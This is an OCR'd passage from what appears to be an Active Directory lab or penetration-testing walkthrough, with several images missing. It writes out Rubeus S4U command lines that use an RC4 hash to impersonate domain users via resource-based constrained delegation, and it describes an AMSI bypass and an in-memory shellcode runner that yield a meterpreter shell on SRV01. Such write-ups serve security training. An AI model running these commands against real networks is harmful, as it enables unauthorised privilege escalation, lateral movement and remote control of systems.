
37: Download and import **Microsoft.ActiveDirectory.Management.dll**, let **SRV01** trusts **my$**.

Image not found or type unknown




We can see now **SRV01** trusts **my$** now.

Image not found or type unknown



38: Abuse S4U to impersonate **Domain Admin** to have access to **CIFS/SRV01**:
[Rubeus.Program]::Main(“s4u /user:my$ /rc4:3DBDE697D71690A769204BEB12283678 /impersonateuser:administrator /msdsspn:cifs/srv01.blackops.local /ptt”.Split())


Image not found or type unknown



However, we get an error, because Administrator is **protected**, it cannot be delegated.


39: By enumerating, we find that **jason.hudson** is a member of **Monitor Group**, it has **WinRM and RDP** access to **SRV01**.

Image not found or type unknown



40: So we can impersonate **jason.hudson** to move to SRV01 via WinRM:
[Rubeus.Program]::Main(“s4u /user:my$ /rc4:3DBDE697D71690A769204BEB12283678 /impersonateuser:jason.hudson /msdsspn:cifs/srv01.blackops.local /altservice:cifs,http,host,winrm /ptt”.Split())


Image not found or type unknown



This time, we do not get any error.

41: By this way, we can execute command over **SRV01**.

Image not found or type unknown



42: Set up meterpreter listener, bypass AMSI and execute **powershell shellcode runner** in memory, we get a meterpreter shell.

Image not found or type unknown





